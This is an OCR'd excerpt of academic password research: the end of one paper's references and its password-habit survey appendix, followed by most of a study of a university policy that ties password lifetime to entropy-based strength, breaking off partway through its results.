[52] KORELOGIC. Crack me if you can, 2010. Retrieved May 07 2017 from http://contest-2010.korelogic.com/rules.html.

[53] KUO, C., ROMANOSKY, S., AND CRANOR, L. F. Human selection of mnemonic phrase-based passwords. In *Proceedings of the Second Symposium on Usable Privacy and Security* (New York, NY, USA, 2006), SOUPS '06, ACM, pp. 67–78.

[54] LAWLER, J. The web2 file of english words, 1999. Retrieved May 07 2017 from http://wwwpersonal.umich.edu/œjlawler/wordlist.

[55] LEE, J. Forgot a password? try way2many; better online security has meant more passwords, and more frustrated users, new york times, 1999. Retrieved Sep 07 2017 from http://www.nytimes.com/1999/08/05/technology/forgot-password-try-way2many-better-line-security-has-meant-more-passwords-more.html?pagewanted=all.

[56] MCGEOCH, J. A. Forgetting and the law of disuse. *Psychological review 39*, 4 (1932), 352.

[57] MELICHER, W., KURILOVA, D., SEGRETI, S. M., KALVANI, P., SHAY, R., UR, B., BAUER, L., CHRISTIN, N., CRANOR, L. F., AND MAZUREK, M. L. Usability and security of text passwords on mobile devices. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2016), CHI '16, ACM, pp. 527–539.

[58] MELICHER, W., UR, B., SEGRETI, S. M., KOMANDURI, S., BAUER, L., CHRISTIN, N., AND CRANOR, L. F. Fast, lean, and accurate: Modeling password guessability using neural networks. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, 2016), USENIX Association, pp. 175–191.

[59] METEOR. The fastest way to build javascript apps, 2016. Retrieved August 14 2016 from https://www.meteor.com/.

[60] MONCUR, W., AND LEPLÂTRE, G. Pictures at the atm: Exploring the usability of multiple graphical passwords. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2007), CHI '07, ACM, pp. 887–894.

[61] NAIRNE, J. S. The myth of the encoding-retrieval match. *Memory 10*, 5-6 (2002), 389–395.

[62] NIELSEN, G., VEDEL, M., AND JENSEN, C. D. Improving usability of passphrase authentication. In *Privacy, Security and Trust (PST), 2014 Twelfth Annual International Conference on* (2014), IEEE, pp. 189–198.

[63] NOTOATMODJO, G., AND THOMBORSON, C. Passwords and perceptions. In *Proceedings of the Seventh Australasian Conference on Information Security - Volume 98* (Darlinghurst, Australia, Australia, 2009), AISC '09, Australian Computer Society, Inc., pp. 71–78.

[64] OPENATHENSMD. About usernames, passwords and expiry dates, 2017. Retrieved April 14 2017 from `https://docs.openathens.net/display/public/MD/About+usernames\%2C+passwords+and+expiry+dates`.

[65] PEARMAN, S., THOMAS, J., NAEINI, P. E., HABIB, H., BAUER, L., CHRISTIN, N., CRANOR, L. F., EGELMAN, S., AND FORGET, A. Let's go in for a closer look: Observing passwords in their natural habitat. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2017), CCS '17, ACM, pp. 295–310.

[66] RAO, A., JHA, B., AND KINI, G. Effect of grammar on security of long passwords. In *Proceedings of the Third ACM Conference on Data and Application Security and Privacy* (New York, NY, USA, 2013), CODASPY '13, ACM, pp. 317–324.

[67] REDER, L. M. *Implicit memory and metacognition*. Psychology Press, 2014. 53.

[68] SALDAÑA, J. *The coding manual for qualitative researchers*. Sage, 2015.

[69] SALEFORCE. Passwords, 2017. Retrieved April 14 2017 from `https://help.salesforce.com/articleView?id=security_overview_passwords.htm&language=en&type=0`.

[70] SCHEFF, H. The relation of control charts to analysis of variance and chi-square tests. *Journal of the American Statistical Association 42*, 239 (1947), 425–431.

[71] SHAY, R., BAUER, L., CHRISTIN, N., CRANOR, L. F., FORGET, A., KOMANDURI, S., MAZUREK, M. L., MELICHER, W., SEGRETI, S. M., AND UR, B. A spoonful of sugar?: The impact of guidance and feedback on password-creation behavior. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems* (New York, NY, USA, 2015), CHI '15, ACM, pp. 2903–2912.

[72] SHAY, R., KOMANDURI, S., DURITY, A. L., HUH, P. S., MAZUREK, M. L., SEGRETI, S. M., UR, B., BAUER, L., CHRISTIN, N., AND CRANOR, L. F. Can long passwords be secure and usable? In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2014), CHI '14, ACM, pp. 2927–2936.

[73] STOBERT, E., AND BIDDLE, R. Memory retrieval and graphical passwords. In *Proceedings of the Ninth Symposium on Usable Privacy and Security* (New York, NY, USA, 2013), SOUPS '13, ACM, pp. 15:1–15:14.

[74] STOBERT, E., AND BIDDLE, R. The password life cycle: user behaviour in managing passwords. In *Proc. SOUPS* (2014).

[75] STRIPE. Stripe account registration, 2016. Retrieved Sep 07 2016 from `https://dashboard.stripe.com/register`.

[76] THELOCAL.DE. 'Forgot password' resets cost VW 1 million a year, 2016. Retrieved Sep 07 2016 from http://www.thelocal.de/20151211/forgot-password-resets-cost-vw-1-million-per-year.

[77] UR, B., ALFIERI, F., AUNG, M., BAUER, L., CHRISTIN, N., COLNAGO, J., CRANOR, L. F., DIXON, H., EMAMI NAEINI, P., HABIB, H., JOHNSON, N., AND MELICHER, W. Design and evaluation of a data-driven password meter. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems* (New York, NY, USA, 2017), CHI '17, ACM, pp. 3775–3786.

[78] UR, B., KELLEY, P. G., KOMANDURI, S., LEE, J., MAASS, M., MAZUREK, M. L., PASSARO, T., SHAY, R., VIDAS, T., BAUER, L., CHRISTIN, N., AND CRANOR, L. F. How does your password measure up? the effect of strength meters on password creation. In *Proceedings of the 21st USENIX Conference on Security Symposium* (Berkeley, CA, USA, 2012), Security'12, USENIX Association, pp. 5–5.

[79] UR, B., SEGRETI, S. M., BAUER, L., CHRISTIN, N., CRANOR, L. F., KOMANDURI, S., KURILOVA, D., MAZUREK, M. L., MELICHER, W., AND SHAY, R. Measuring real-world accuracies and biases in modeling password guessability. In *24th USENIX Security Symposium (USENIX Security 15)* (Washington, D.C., 2015), USENIX Association, pp. 463–481.

[80] VU, K.-P. L., PROCTOR, R. W., BHARGAV-SPANTZEL, A., TAI, B.-L. B., COOK, J., AND EUGENE SCHULTZ, E. Improving password security and memorability to protect personal and organizational information. *Int. J. Hum.-Comput. Stud. 65*, 8 (Aug. 2007), 744–757.

[81] WHEELER, D. L. zxcvbn: Low-budget password strength estimation. In *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, 2016), USENIX Association, pp. 157–173.

[82] YAHOO. Get message your password cannot include your name or username, 2017. Retrieved April 14 2017 from https://forums.yahoo.net/t5/Password-and-sign-in/Get-message-quot-your-password-cannot-include-your-name-or/td-p/4988.

[83] YAN, J. J., BLACKWELL, A. F., ANDERSON, R. J., AND GRANT, A. Password memorability and security: Empirical results. *IEEE Security & privacy 2*, 5 (2004), 25–31.

[84] YANG, Y., LINDQVIST, J., AND OULASVIRTA, A. Text entry method affects password security. In *The LASER Workshop: Learning from Authoritative Security Experiment Results (LASER 2014)* (2014).

# A Pre-study (or Entry) Survey Questions

## A.1 Demographic Information

1. What is your email address?
2. What is your gender?

   [Options: • Male, • Female]
3. What is your age?
4. Which of the following best describes your primary occupation?

   [Options: • Administrative support, • Art, writing, or journalism, • Business, management, or financial, • Legal e.g. lawyer, • Medical, • Engineering or IT professional, • Service, • Skilled labor, • Unemployed, • Retired, • College (undergraduate) student, • College (graduate) student, • Other, • Prefer not to share]

## A.2 Online Accounts and Password Management

1. How many personal online accounts do you have in total? (You may count and add up the number of accounts in each category to get the total.)

2. In your daily life, do you reuse your passwords across different accounts? (Password reuse means using the same password for different accounts.)

   [Options: • Yes, • No]

3. In your daily life, for accounts you have, how many DIFFERENT passwords do you use? (You may write down the password for each account by yourself to help counting. Do not write your passwords in this answer. Please only indicate the number of different passwords.)

4. How often do you reset your passwords because of forgetting?

   [Options: • Several times per day, • About once per day, • About once per week, • About once per month, • Several times per year, • About once per year, • About a few times in past years, • Never]

5. In your daily life, how frequent do you log into your MOST-frequently-used account?

   [Options: • Several times per day, • About once per day, • About once per week, • About once per month, • Several times per year, • About once per year, • About a few times in past years, • Never]

6. In your daily life, how frequent do you log into your LEAST-frequently-used account?

   [Options: • Several times per day, • About once per day, • About once per week, • About once per month, • Several times per year, • About once per year, • About a few times in past years, • Never]

7. Do you use password saving feature in the browser to help you remember passwords?

   [Options: • Yes, • No]

8. Do you use any dedicated password manager software to help you remember passwords?

   [Options: • Yes, • No]

9. If you use any password manager or password saving feature, what are the advantages of using it?

10. If you use any password manager or password saving feature, what are the disadvantages of using it?

11. Do you write down (or type down) your passwords in a certain place?

    [Options: • Yes, • No]

12. How many passwords do you memorize? (without the need to check notes or using password manager)

13. If you memorize passwords, what is your strategy to help memorizing?

# B Post-study (or Exit) Survey Questions

## B.1 Importance of Online Accounts in Daily Life

Following are 5-point Likert scale questions with options: • 1: Not important at all, • 2: Not important, • 3: Neutral, • 4: Important, • 5: Very important

1. How do you rate the importance of online banking accounts?

2. How do you rate the importance of email accounts?

3. How do you rate the importance of shopping accounts?

4. How do you rate the importance of social networking accounts?

5. How do you rate the importance of news accounts?

6. How do you rate the importance of music accounts?

7. How do you rate the importance of coupon recommendation accounts?

8. How do you rate the importance of deal recommendation accounts?

## B.2 Our Study and Passwords

1. During our study, did you write down any of the passwords so you could remember them better? (There are no consequences for you if you did this)

   [Options: • Yes, • No]

2. During our study, did you use a password manager to save the passwords for you? (There are no consequences for you if you did this)

   [Options: • Yes, • No]

3. During our study, did you allow web browsers to save the passwords for you? (There are no consequences for you if you did this)

   [Options: • Yes, • No]

4. In the study, did you find more frequently used passwords were easier to memorize?

   [Options: • Yes, • No]

# The Rewards and Costs of Stronger Passwords in a University: Linking Password Lifetime to Strength

Ingolf Becker, Simon Parkin & M. Angela Sasse
*University College London*
{i.becker,s.parkin,a.sasse}@ucl.ac.uk

## Abstract

We present an opportunistic study of the impact of a new password policy in a university with 100,000 staff and students. The goal of the IT staff who conceived the policy was to encourage stronger passwords by varying password lifetime according to password strength. Strength was measured through Shannon entropy (acknowledged to be a poor measure of password strength by the academic community, but still widely used in practice). When users change their password, a password meter informs them of the lifetime of their new password, which may vary from 100 days (50 bits of entropy) to 350 days (120 bits of entropy).

We analysed data of nearly 200,000 password changes and 115,000 resets of passwords that were forgotten/expired over a period of 14 months. The new policy took over 100 days to gain traction, but after that, average entropy rose steadily. After another 12 months, the average password lifetime increased from 146 days (63 bits) to 170 days (70 bits).

We also found that passwords with more than 300 days of lifetime are 4 times as likely to be reset as passwords of 100 days of lifetime. Users who reset their password more than once per year (27% of users) choose passwords with over 10 days fewer lifetime, and while they also respond to the policy, maintain this deficit.

We conclude that linking password lifetime to strength at the point of password creation is a viable strategy for encouraging users to choose stronger passwords (at least when measured by Shannon entropy).

## 1 Introduction

The expiration of passwords for machine accounts has had a long history. Tracing back to 1979, expiration was a tool to stop users sharing accounts on the first university computers [33]. This was not a need borne of security – it was a management mandate to allow for proper accounting of computation time. However the notion has been appropriated to serve security, spread by various international government guidelines that have since prescribed the expiration of passwords [9, 12]. Various justifications for password expiration have been found: the longer a password is 'alive', the higher the chance of compromise and the need to reset passwords (due to sustained attacks or inevitable leakage), or, that expiration limits the portability of a compromised password, as old passwords may be replicated on other services for convenience [8, 15, 28].

These myths have been thoroughly debunked. The security benefits of password expiration are marginal at best [16, 49]. Users regularly choose new passwords that are very similar to a previous password (through for instance incremental changes to a number in a sequence of passwords) [48, 49]. Further, passwords of sufficient strength can be combined with background protections to be strong enough in most scenarios: a password which can resist $10^6$ guesses is all but uncrackable in an online attack scenario [25], if combined with sensible throttling [25, 45]. To defend against the offline attacks a password is required to withstand $10^{14}$ guesses.

This body of research has now informed practical advice, and a change of guidelines. Both the National Institute of Standards and Technology (NIST, US, [26]) and the National Cyber Security Centre (NCSC, UK, [34]) now prescribe that passwords should not expire unless there is evidence of compromise.

A holistic view of password policy management is required in practice. For example, a user's choice to re-use passwords across separate accounts is rational when there are simply too many passwords to remember [29]. Users may apply strategies to group accounts by perceived importance and assign a password to each group [24].

Against this background of prior knowledge on password expiration, we were invited to study the new password policy implemented at our home institution. The choice of password strength estimation and parameters

were not made by the authors. The new policy allows users to select any password of character length 8 or more with an estimated information entropy (Shannon entropy, a poor measure of cracking resistance, but still widely deployed) of at least 50 bits (see Section 3.3 for the policy specifics). The new system retains the expectation that users will harden their accounts with strong passwords, but in a twist provides a reward of longer password lifetime for selecting stronger passwords. A password with an estimated entropy of 50 bits has a lifetime of 100 days, and every additional bit of entropy increases the lifetime by approximately 3 days, up to 350 days for 120 bits of entropy.

We then use the term *password strength* here as the number of days a password lives for before being expired, as this is a measure of account strength that is visible to both the users and managers of the system.

The research questions examined in this paper are:

**RQ1** What effect does the password policy of variable expiration have on a user's choice of password?

**RQ2** Are there identifiable groups of users with analytically different responses to the new password rules and introduction of the new policy?

**RQ3** What can be discerned about the impact of a policy intervention at a large institution from system logs?

We believe that this research constitutes the largest analysis of password data from a single institution with over 100,000 enrolled users in the system, who change their passwords nearly 200,000 times and reset (forgotten or expired) their passwords 115,000 times over a period of 14 months. Our approach is novel as we analyse routine change and intentional reset events together, to understand individual users' journeys through adoption and continued use of the new system. This approach leverages the working relationship with the system managers, who allowed continuing access to the anonymised log data and kept us informed on events outside of the system which could impact use and hence the logs themselves (such as university-wide events).

We begin the remainder of the paper with a review of the related literature in Section 2. After an introduction to our methodology in Section 3 we describe and compare the general statistics of our dataset to prior studies on large password analysis (Section 4). This is followed by an analysis of the password change data in particular, answering our research questions in Section 4.4. We draw on 93 interviews with staff and students for anecdotal user feedback in Section 4.7. We then discuss the impact of the results in Section 5 and close with conclusions and recommendations in Section 6.

## 2 Related Literature

The related literature is divided into the following sections: we start with a discussion of password strength estimation, then focus on the user's role in password management and password studies.

### 2.1 Password strength estimation

Traditionally, password strength has been measured as the entropy of a password through a calculation involving a password's length and the different number of character classes it uses [30] (Shannon entropy, which is also the estimation technique our institution uses, albeit with a few modifications as described in Section 3.3). These estimates are however not representative of the cracking effort, as passwords are not actually chosen randomly [13]. This has led to the creation of strength meters inspired by password-cracking, which estimate the number of attempts required for a password to be guessed. The current state of the art is zxcvbn [46], which algorithmically accurately estimates the strength of weak ($< 10^4$ guesses) passwords with only 234kB of data. For stronger passwords the strength estimation error of zxcvbn increases, but it is still a better estimator of cracking resistance than information entropy. To accurately estimate the strength of stronger passwords, significantly more storage and processing power is required, however this is infeasible for real-time feedback [43].

### 2.2 The role of users in password security

A primary question that is easily ignored when conducting password research is the attacker's modus operandi, and consequent interactions with the state of security defenses. The main attack vectors of interest are online and offline attack. An online attacker performs attacks over a wire, while the offline attacker has access to the physical system. While an online attack can be rate limited, blacklisted, and actively monitored [4, 37, 44], none of these defenses are possible against an offline attack. This implies that the defensive requirements on the password are very different [22, 23]. For passwords to be resistant to offline attacks they realistically need to be able to withstand $10^{14}$ guesses. In the context of an organisation it is not sufficient for the mean password strength to achieve this level: an attacker is often satisfied when compromising any one account with access to an asset of value, hence every password needs to withstand such an attack, which is infeasible [27]. When the entire system is under attack, the defense should be centered on the system too, rather than offloading it to all the users, for example through Ersatzpasswords [3].

As researchers have identified the need to raise the minimum strength of passwords, a large number of studies have focused on helping and educating the user in choosing stronger passwords. Users have been subjected to immediate feedback and suggestions before submitting their password choices [38, 39] with varying degrees of success. Research has attempted to improve users' ability to remember passwords, for example by allowing much longer composite passwords [40], memory aids [47], or training [14]. Perhaps unsurprisingly, positive attitudes towards security correlate with stronger passwords [17]. Such interventions are often measured over a relatively short timeframe; a wide-reaching intervention such as a password system overhaul may require time. We then leverage the opportunity to measure behaviour through password change events over time (where this would be impacted by users' capacity to remember passwords and use longer passwords in practice).

## 2.3 Studying passwords in the wild

A considerable amount of password research has been conducted in a lab setting. This allows for great internal validity through the ability to control the environment and measure specific properties of users choices and behaviours around passwords. However, Fahl et al. found that only about half of passwords gathered in a lab study are comparable to users' real-world passwords [20]. This problem is not specific to password studies, a large number of lab-based studies in security suffer from a lack of ecological validity. However, studying security perceptions in the real-world comes with its own issues [31]. Fortunately there are a number of password studies that are conducted in live environments.

The first scientific dissemination of password data was conducted on leaked password datasets [19, 45]. More recently Bonneau pushed the scientific principles of conducting password research by legitimately and rigorously analysing passwords of 70 million Yahoo! users [7]. The flurry of data breaches at large online services have fuelled research by providing extremely large datasets. Yet in all of these cases the user is often a customer of the organisation, with two consequences: service password policies tend to bow to the need for accessibility, as services that make access difficult don't have as many customers [21]. Users may not assign much value to these accounts, unless their personal data/money is stored there.

Apart from our research, the only other comparable study of password behaviour in a work environment with high value passwords to study is by Mazurek et al. [32]. Here the entire plaintext password database of over 25,000 accounts was available to the researchers (although considerable security precautions were taken to limit access to the plaintext passwords). The authors discover significant correlations between a number of demographic and behavioural factors and password strength, and we will be comparing our demographic findings to this research primarily.

Related to passwords, Parkin et al. studied a static password expiration policy of 100 days in a university, contrasting the analysis of helpdesk-related system events over a period of 30 months to findings from a small set of 20 interviews with system users [35]. Users appreciated the need for security and strong passwords, but their attempts to create strong passwords were frustrated by usability issues not directly apparent from system events (such as an inability to know in advance what the system would accept as a valid password).

Zhang et al. studied 31,075 passwords belonging to 7,936 university accounts in order to analyse the dependency between consecutive passwords [49]. We contrast their main results to our data in Section 4.

## 2.4 Password policy

A comprehensive overview of the last 30 years of password policy research is given by Zhang-Kennedy et al. [50]. Ever since "Users are not the enemy" there has been a sustained effort to design security policies for the user, taking into account their strengths and limitations. Strength aspects such as length and composition, as well as management aspects such as change-it-often, do-not-reuse, do-not-write-down and do-not-share-with-anyone have been either entirely revised or are at least strongly challenged [11, 12, 25, 26, 34].

User capability, user inclusion in their own and others' security, and a holistic approach to defensive security then together serve as indicators for identifying a *sustainable*, *workable*, and ultimately *secure* password system. With this in mind, we design the analysis of the password dataset in a way that considers the rewards (and costs) for (i) the user, and (ii) the organisation.

# 3 Methodology

Here we describe the methodology for analysing the logs of the password change system at UCL. We were not involved in the design of the policy or the choice of password strength estimator. We were approached by the IT services department who were eager to collaborate on exploring the scientific value of their policy design and its impact on the system's users. This lead to a productive working relationship for this project, which helped us to reason about the results and discuss possible causes for data patterns outside of the password system itself. This is especially important given the complexities not only of the data and the systems to which the data applies, but

also the institution, being that is has tens of thousands of account holders with varying levels and modes of interaction with the system.

The main contribution of this work is a scientific analysis of the effect of the policy. The analysis is informed by consideration of the cost of the policy to users.

## 3.1 The interface

The password change/reset interface is web-based. The new password has to be typed twice. Below the second password entry box are a password strength meter and a text field that displays the new password's lifetime in days. Both meter and days of password lifetime update on any change to the first new password form field. For passwords of $< 50$ bits of entropy the strength meter states *Too weak* and the password cannot be submitted. Passwords of lifetime 100 to 163 days are stated to be of *Medium* strength (yellow strength bar). Between 164 and 223 days a password is considered to be *Strong* (green bar), and beyond that the password is classed as *Very strong* (dark green bar).

## 3.2 The dataset

We received access to the password change and reset logs, which consisted of timestamps, anonymised user IDs, action performed (i.e., change/reset/etc), the integer password lifetime of the new password (100–350), as well as some coarse demographics information for the 100,000 users. We received IRB approval for our approach to log analysis, alongside in-person interviews with a subset of system users (see Section 4.7) (UCL Ethics ID 5336/007). Regarding the dataset, we had no individually-identifying information (an arrangement made with the system owners at point of data access), as well as only a single number for the user's password strength (i.e., not the password itself or any element of it). The password log data was stored on encrypted drives, and regular extensions to the dataset over time were transferred and stored securely.

The policy came into effect in October '16 and users began using the new system from that date when next requiring to change or reset their password. As the previous policy's expiration was set to 150 days, all active passwords will have been transferred to the new policy by April '17 (so that in effect it was a soft transition). Although we continue to have access to new data, we are confident that 14 months of complete data is sufficient, for the following reasons:

- The dataset includes at least one academic year's worth of data and regular events in an academic year, such as school closures and holidays;
- All currently active passwords were set on the new system;
- There are approximately six months of system events for the annual intake of new students (academic year starts in September to October, as seen for instance in Figure 2), who were never exposed to the previous policy.

## 3.3 Calculation of entropy

The minimum password requirements involve a complex combination of a number of fixed rules. Passwords are initially checked against static requirements. Passwords are required to: include at least one character from three of four possible character types (lowercase character, uppercase character, number, and symbol); be between 8 and 30 characters long, and; not contain the user's username or parts of their real name. The entropy of a password is then calculated by estimating the information entropy of the password by multiplying the size of the character class of each of the characters [2]. A number of factors decrease the entropy: repeated characters; lexicographically subsequent characters as well as the presence of a substring of the password in a dictionary of size $306,000$. Common character substitutions are also checked against the dictionary.

## 3.4 Uses of a password

Studying adoption and use of the system over time is important, where understanding new authentication systems in terms of how easy they are to learn is critical [8]. The password studied should be the only password staff and students require to access necessary services for work or study respectively. UCL uses one password for all of their services. This includes access to timetabling, e-learning resources, university e-mail, logging on to physical desktop machines, and WiFi. The frequency of use of this password is expected to vary naturally for different user types, who use different services, and access them from different machines (the most simple differentiation being a device they manage themselves or a fixed-place common-access machine). While users may resort to password managers to store their password for use in browsers, students (Undergraduate, Postgraduate and Medical) accessing the machines in university computer rooms will still have to type the password. Similarly, administrative staff work on a university computer and therefore have to regularly type the password to log in to and unlock their machines. Research staff and students however may have the flexibility to type their password very infrequently, especially if (a) they are using devices which they themselves manage and which no other user would have access to, and (b) they can complete their

work or study activities with minimal or ad-hoc access to services managed through the single-sign-on system. Ad-hoc access may be governed by the nature of the work done by distinct specialised groups, hence we are also interested in adoption and use differentiated by faculty/department.Users may then balance the convenience of accessing a system with the security of the mechanism that facilitates access to that system [6].

### 3.5 Perceived value of a password

Individuals in organisations will strive to protect their account if they perceive and understand a need to keep their organisation secure [1]. The UK's Universities and Colleges Information Systems Association (UCISA) distinguishes between the information security roles and competencies for distinct groups in universities [42]. Assuming that system users are aware of responsibilities like those described in the guide, they may have distinct attitudes towards the security of their accounts, and the associated passwords. Researchers may for instance have access to sensitive data, whereas administrators and teaching staff alike may manage staff and student records. Students may have access to their own information, but also the university's IT infrastructure; postgraduate students might have access to research data.

By considering factors which may influence the perceived value of a user's password, the scope of RQ2 is refined. Given both the frequency of use and the perceived value of accounts, we expect students to have weaker passwords than other groups, and researchers to have stronger passwords. We also expect administrative staff to value their account security while balancing any increases to password strength (delaying password change) with lower time cost per system authentication event. Regular enactment of security tasks over a working day may push users in an organisation to find ways to reduce the burden of security that relates to their primary productive work [6]. We test these hypotheses in Section 4.4.

### 3.6 User interviews

In addition to the password log analysis, 93 users of university systems were interviewed between February and March '17 (53 students and 40 staff). Users who had changed their password in the prior 2-3 months, or who had just received a reminder to change their password, were invited for interview. This framing allowed for the possibility that participants would not know that there was a new password policy.

The study was advertised via staff and student newsletters, and flyers positioned around the main university campus. Interviews were approximately 30 minutes in duration, and included discussion of: services accessed through university login; perceptions of passwords and security in relation to university-related tasks, and; participants views of the university's password system. A computer displaying the interface of the new system supported the interview (as described in Section 3.1). Participants were provided with a £15 voucher for completing the interview.

The average participant age of staff members and students were 34.6 and 22.8 respectively. Student participants had been at the organisation on average for approximately two years (including many who had joined the university just before the new system was deployed); staff participants had used the university systems for on average of approximately five years. Participants represented a range of schools and divisions (including administrative functions).





Figure 1: Normalised frequency of password lifetime. The mean frequency is 147.74 and 146.60 days for changes/resets respectively.

## 4 Results

In this section we describe the properties of user passwords found in the data, as well as characterise the adoption and usage behaviour for the new system across the user population and specific groups. We put our results in the context of existing research and highlight the impact of the policy on user behaviour.

Figure 1 describes the distribution of strength of all passwords observed in the university. The two distributions of password resets (when a password has been forgotten or it has expired) and changes (when the user still knows the previous password) are virtually identical. The histogram is strongly skewed to the left and decays rapidly, apart from approximately 1% of passwords that achieve the maximum strength of 350 days.

It is interesting to compare this distribution to the password strength distribution of Mazurek et al.'s study per-





Figure 2: 31-day moving average of the number of password changes and resets, as well as the number of new users joining the university and using the system for the first time. The legend is in order of final values.





Figure 3: Distribution of the number of changes and resets the users in the dataset have made. Mean frequency is 2.41 and 1.08 for changes and resets respectively. 66% of users have reset their password at least once.

formed at Carnegie Mellon University (CMU) [32, Figure 7, page 11]. Their measured password strengths approximate a uniform distribution between $10^9$ (100 days) and $10^{14}$ (225 days) guesses, and only 42% of passwords are guessed in $10^{14}$ guesses. Their estimated mean password entropy is 36.8 bits, compared to 69.64 bits here.

There are two systematic explanations for these stark differences. First, the mean password entropy reported by Mazurek et al. is calculated by state-of-the-art brute-forcing, compared to an information theoretic approach chosen by our IT department that only weakly correlates to actual password strength. Thus, our entropy estimates are likely large over-estimations [46, Fig. 8]. Secondly, the entropy estimate in our analysis is the same estimate used for providing feedback to the user in the form of the password meter (principally the fullness of the bar), and the weakest allowed password has an entropy of 50 bits. This explains the high concentration of passwords with 100 days lifetime, compared to the study performed at CMU; where policy and strength meter are not linked to the measured guessing strength.

The same explanations also apply to the differences between our analysis and Bonneau's analysis of cracking attempts of the Yahoo! password dataset [7, Figure 6 in particular]. Their identified cumulative distribution is aligned with our data, although Bonneau achieves a 50% success rate with $10^6$ guesses.

## 4.1 Noteworthy events during the study

As with any study of an active real-world system, there are external events that have an effect on the system being studied. As we cannot control for these events, they should be acknowledged in the analysis. Further, external events can be leveraged to understand if there are particular kinds of events which can influence the adoption and use of an authentication system at a large organisation. Figure 2 highlights three families of events.

From the deployment of the new system in October '16 the userbase of the new system slowly grows as users change or reset their passwords (where this forces them to use the new system and hence appear in the dataset). Secondly, there is a peak of password resets in Jan-Feb 2017, which corresponds to the expiration of all passwords of users who joined the university in September '16 and had a fixed lifetime of 150 days. We expected that the rate of resets would decrease once users became familiar with the new system. This did not happen, indicating that familiarity with the system does not reduce the need to reset. The third event of note refers to the peak of new user being onboarded to the system in September '17 in time for the new academic year, where over 10,000 new students joined the university. This also causes the simultaneous peak in the number of changes, as setting an initial password is classified as a change.

## 4.2 Password change behaviour

The effect of the password policy on changes and resets is shown in Figures 3 and 4. In the full period studied, more users (66%) had to reset their password than not – on average, a user had to reset their password 1.08 times. Users may have to reset their passwords for two reasons: if they have forgotten their original password, or if their password has expired. The cost of a reset is significantly higher than a change, as it requires either physical presence at the institution's help desk or using a phone-based reset system. Over the period studied, the mean number of password changes and resets per user is 3.5. This is investigated further in Section 4.3.





Figure 4: Average password lifetime of unexpired passwords by number of password resets. After 100 days the weakest passwords expire and users choose stronger passwords, which accounts for the steep rise. This pattern repeats after another 100 days. At 350 days users change their previously strongest passwords to one that is as strong or weaker password, causing a pronounced dip in the average password expiration.





Figure 5: Distribution of the change in the password lifetime after the password change/reset. Mean change is 11.97 and 4.55 days for changes and resets respectively.

There is a strong positive correlation between each user's previous password strength and the likelihood of that same user resetting their password before expiration (i.e., forgetting the password, Spearman's $\rho = 0.95$, $p < 10^{-15}$). A user with a password lifetime of more than 300 days is four times as likely to forget their password than a user with a password with a 100 day lifetime. The minimum reset frequency per day of actual password lifetime is achieved with passwords which have a 100 day lifetime. Most resets however occur shortly after passwords have been set, and not after a user has been using a password for 100 days. Having a relatively strong password on the system then incurs the additional cost of potentially needing to reset that password. This may not only negate the advantages of having a strong password in the first place, but results like these can also inform predictive helpdesk/support provisioning [36], i.e., if users are encouraged to maintain stronger passwords, they may require more helpdesk support to reset passwords.

